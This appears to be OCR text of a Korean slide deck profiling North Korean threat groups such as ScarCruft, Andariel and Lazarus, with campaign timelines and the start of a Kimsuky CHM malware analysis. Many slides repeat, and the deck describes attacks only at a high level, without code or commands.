09.28 취약한 BYOVD 드라이버 이용해 보안 시스템 공격

2023년

02.03 의료와 에너지 산업 표적 APT 공격 진행

02.28 공인인증서 SW 취약점 공격

04.04 3CX의 VoIP 공격

04.21 리눅스 사용자 타깃으로 악성 코드 유포


North Korean Malicious Group


ScarCruft

- 목표 대상이 기업이 아닌 특정 개인을 대상으로 탈북자 혹은 북한 관련 취재 언론인, 관련 정부 기관 공격을 진행
- Redeyes 및 APT37 이라 불림

공격 기법

- 모바일 기기의 데이터 관련된 새로운 공격 연구
- 블루투스 기기를 인식하는 악성 코드 공격
- 웹 사이트 감염으로 워터링 홀 공격
- 스테가노그래피 기법 사용
- ROKRAT 클라우드 서비스 기반 백도어 공격






North Korean Malicious Group


ScarCruft

- 목표 대상이 기업이 아닌 특정 개인을 대상으로 탈북자 혹은 북한 관련 취재 언론인, 관련 정부 기관 공격을 진행
- Redeyes 및 APT37 이라 불림

공격 기법

- 모바일 기기의 데이터 관련된 새로운 공격 연구
- 블루투스 기기를 인식하는 악성 코드 공격
- 웹 사이트 감염으로 워터링 홀 공격
- 스테가노그래피 기법 사용
- ROKRAT 클라우드 서비스 기반 백도어 공격






North Korean Malicious Group

ScarCruft

- 목표 대상이 기업이 아닌 특정 개인을 대상으로 탈북자 혹은 북한 관련 취재 언론인, 관련 정부 기관 공격을 진행
- Redeyes 및 APT37 이라 불림

공격 기법

- 모바일 기기의 데이터 관련된 새로운 공격 연구
- 블루투스 기기를 인식하는 악성 코드 공격
- 웹 사이트 감염으로 워터링 홀 공격
- 스테가노그래피 기법 사용
- ROKRAT 클라우드 서비스 기반 백도어 공격




North Korean Malicious Group


ScarCruft

- 목표 대상이 기업이 아닌 특정 개인을 대상으로 탈북자 혹은 북한 관련 취재 언론인, 관련 정부 기관 공격을 진행
- Redeyes 및 APT37 이라 불림

공격 기법

- 모바일 기기의 데이터 관련된 새로운 공격 연구
- 블루투스 기기를 인식하는 악성 코드 공격
- 웹 사이트 감염으로 워터링 홀 공격
- 스테가노그래피 기법 사용
- ROKRAT 클라우드 서비스 기반 백도어 공격





North Korean Malicious Group

ScarCruft

2021년

01.10 RokRat Malware 사용
정부 기관 정보 탈취

08.31 임의 코드 실행 가능한
Konni Rat 새로운 변종 공격

11.30 탈북자 및 인권 활동가 대상
피싱 메일 유포

2022년

07.25 Konni Rat 사용해 체코와
폴란드의 주요 조직 공격

12.02 '돌핀' 백도어로 남한 정찰

12.08 CVE-2022-41128 취약점으로
Internet Explorer 제로데이 공격

2023년

02.14 스테가노그래피 사용한
악성 메일 유포

02.15 새로운 M2RAT 악성코드 유포

03.03 금융 기업 보안 메일 사칭
CHM 악성코드 유포

04.21 링크 파일을 통해 유포되는
RokRat 악성 코드 유포

North Korean Malicious Group

ScarCruft

2021년

01.10 RokRat Malware 사용 정부 기관 정보 탈취

08.31 임의 코드 실행 가능한 Konni Rat 새로운 변종 공격

11.30 탈북자 및 인권 활동가 대상 피싱 메일 유포

2022년

07.25 Konni Rat 사용해 체코와 폴란드의 주요 조직 공격

12.02 '돌핀' 백도어로 남한 정찰

12.08 CVE-2022-41128 취약점으로 Internet Explorer 제로데이 공격

2023년

02.14 스테가노그래피 사용한 악성 메일 유포

02.15 새로운 M2RAT 악성코드 유포

03.03 금융 기업 보안 메일 사칭 CHM 악성코드 유포

04.21 링크 파일을 통해 유포되는 RokRat 악성 코드 유포

North Korean Malicious Group

ScarCruft

2021년

01.10 RokRat Malware 사용
정부 기관 정보 탈취

08.31 임의 코드 실행 가능한
Konni Rat 새로운 변종 공격

11.30 탈북자 및 인권 활동가 대상
피싱 메일 유포

2022년

07.25 Konni Rat 사용해 체코와
폴란드의 주요 조직 공격

12.02 '돌핀' 백도어로 남한 정찰

12.08 CVE-2022-41128 취약점으로
Internet Explorer 제로데이 공격

2023년

02.14 스테가노그래피 사용한
악성 메일 유포

02.15 새로운 M2RAT 악성코드 유포

03.03 금융 기업 보안 메일 사칭
CHM 악성코드 유포

04.21 링크 파일을 통해 유포되는
RokRat 악성 코드 유포

North Korean Malicious Group

ScarCruft

2021년

01.10 RokRat Malware 사용
정부 기관 정보 탈취

08.31 임의 코드 실행 가능한
Konni Rat 새로운 변종 공격

11.30 탈북자 및 인권 활동가 대상
피싱 메일 유포

2022년

07.25 Konni Rat 사용해 체코와
폴란드의 주요 조직 공격

12.02 '돌핀' 백도어로 남한 정찰

12.08 CVE-2022-41128 취약점으로
Internet Explorer 제로데이 공격

2023년

02.14 스테가노그래피 사용한
악성 메일 유포

02.15 새로운 M2RAT 악성코드 유포

03.03 금융 기업 보안 메일 사칭
CHM 악성코드 유포

04.21 링크 파일을 통해 유포되는
RokRat 악성 코드 유포


North Korean Malicious Group

Andariel

- 국방, 방위산업체, 정치기구, 에너지연구소 등 기관의 정보 수집 임무를 수행
- 라자루스 산하 조직으로 알려져 있음

공격 기법

- 매크로 이용한 스피어피싱
- Active-X 취약점을 이용한 워터링 홀 공격
- IT 자산 관리 시스템 취약점 공격
- 공급망 공격
- Putty, Link, 포트 스캐너등의 다양한 도구 사용
- Andrat, Andaratm등 자체 백도어 개발




North Korean Malicious Group

Andariel

- 국방, 방위산업체, 정치기구, 에너지연구소 등 기관의 정보 수집 임무를 수행
- 라자루스 산하 조직으로 알려져 있음

공격 기법

- 매크로 이용한 스피어피싱
- Active-X 취약점을 이용한 워터링 홀 공격
- IT 자산 관리 시스템 취약점 공격
- 공급망 공격
- Putty, Link, 포트 스캐너등의 다양한 도구 사용
- Andrat, Andaratm등 자체 백도어 개발




North Korean Malicious Group

Andariel

- 국방, 방위산업체, 정치기구, 에너지연구소 등 기관의 정보 수집 임무를 수행
- 라자루스 산하 조직으로 알려져 있음

공격 기법

- 매크로 이용한 스피어피싱
- Active-X 취약점을 이용한 워터링 홀 공격
- IT 자산 관리 시스템 취약점 공격
- 공급망 공격
- Putty, Link, 포트 스캐너등의 다양한 도구 사용
- Andrat, Andaratm등 자체 백도어 개발




North Korean Malicious Group

Andariel

- 국방, 방위산업체, 정치기구, 에너지연구소 등 기관의 정보 수집 임무를 수행
- 라자루스 산하 조직으로 알려져 있음

공격 기법

- 매크로 이용한 스피어피싱
- Active-X 취약점을 이용한 워터링 홀 공격
- IT 자산 관리 시스템 취약점 공격
- 공급망 공격
- Putty, Link, 포트 스캐너등의 다양한 도구 사용
- Andrat, Andaratm등 자체 백도어 개발



North Korean Malicious Group

Andariel

2020년

07.xx 시스템 구축 업체 대상 악성코드 유포

07.xx 네트워크 업체 대상 악성코드 유포

09.xx 운송 업체 및 국방 분야 랜섬웨어 유포

11.xx 국방 분야 대상 랜섬웨어 유포

2021년

01.xx Keylogger 발견

03.xx 대학 및 정부기관 악성 코드 유포

05.xx 악성 매크로 문서를 이용한 피싱 메일 유포

06.16 참가신청서양식.doc 위장한 랜섬웨어 유포

2022년

08.09 DTrack 및 Maui 랜섬웨어 유포

North Korean Malicious Group

- **Andariel**

2020년

07.xx 시스템 구축 업체 대상
악성코드 유포

07.xx 네트워크 업체 대상
악성코드 유포

09.xx 운송 업체 및 국방 분야
랜섬웨어 유포

11.xx 국방 분야 대상
랜섬웨어 유포

2021년

01.xx Keylogger 발견

03.xx 대학 및 정부기관
악성 코드 유포

05.xx 악성 매크로 문서를 이용한
피싱 메일 유포

06.16 참가신청서양식.doc 위장한
랜섬웨어 유포

2022년

08.09 DTrack 및 Maui
랜섬웨어 유포

North Korean Malicious Group

- **Andariel**

2020년

07.xx 시스템 구축 업체 대상 악성코드 유포

07.xx 네트워크 업체 대상 악성코드 유포

09.xx 운송 업체 및 국방 분야 랜섬웨어 유포

11.xx 국방 분야 대상 랜섬웨어 유포

2021년

01.xx Keylogger 발견

03.xx 대학 및 정부기관 악성 코드 유포

05.xx 악성 매크로 문서를 이용한 피싱 메일 유포

06.16 참가신청서양식.doc 위장한 랜섬웨어 유포

2022년

08.09 DTrack 및 Maui 랜섬웨어 유포

North Korean Malicious Group

공격 목표의 변화

- 현재는 그룹마다 각 특성이 예전처럼 뚜렷하지 않음.
- 예전처럼 그룹마다 주 표적을 노려(국가 안보와 관련된 시설과 연구소를 기점으로 고위직 간부와 기업 포함 등) 공격하는 그것이 아니라 주 표적을 포함한 +α 대상을 집중적으로 노리고 있음.

LAZARUS

- 주 타깃인 한국,일본,미국 집중 공격
- 소셜미디어 및 이메일 통해 접근
- 남아프리카, 브라질 방위산업체 활동 범위 확장

Andariel

- 주 타깃인 군사 관련 기관 및 정치 기관 공격
- IT 관리시스템 취약점 및 공급망등 통해 접근
- 금융사 및 불특정 다수로 변화

North Korean Malicious Group

공격 목표의 변화

- 현재는 그룹마다 각 특성이 예전처럼 뚜렷하지 않음.
- 예전처럼 그룹마다 주 표적을 노려(국가 안보와 관련된 시설과 연구소를 기점으로 고위직 간부와 기업 포함 등) 공격하는 그것이 아니라 주 표적을 포함한 +α 대상을 집중적으로 노리고 있음.

LAZARUS


- 주 타깃인 한국,일본,미국 집중 공격
- 소셜미디어 및 이메일 통해 접근
- 남아프리카, 브라질 방위산업체 활동 범위 확장

Andariel

- 주 타깃인 군사 관련 기관 및 정치 기관 공격
- IT 관리시스템 취약점 및 공급망등 통해 접근
- 금융사 및 불특정 다수로 변화

North Korean Malicious Group

- **북한 그룹의 평가**



- 북한의 가상자산 탈취 등 금융 관련 해킹 기술은 하버드대 케네디스쿨 벨퍼센터(Belfer Center)가 내놓은 '국가별 사이버 역량 인덱스(National Cyber Power Index 2022)' 에서 60점 만점 50점을 기록


- 북한 해킹의 조직들은 정교한 타깃 설정으로 자금 조달 및 첩보 수집 등 목적에 따라 해킹 타깃을 면밀히 분석해 공격 수행 특히 김수키 조직은 미국 매체 기자로 위장해 핵 전문가에게 문의 메일 보내거나 채용 관계자로 위장해 개인 정보 탈취

Malware Sample Analyze

- **Kimsuky Malware Analyze**

Malware Sample Analyze


- 대북 관련 질문지를 위장한 CHM 악성코드





Malware Sample Analyze

- 대북 관련 질문지를 위장한 CHM 악성코드

Summary
- .Chm file distribution (html help workshop)






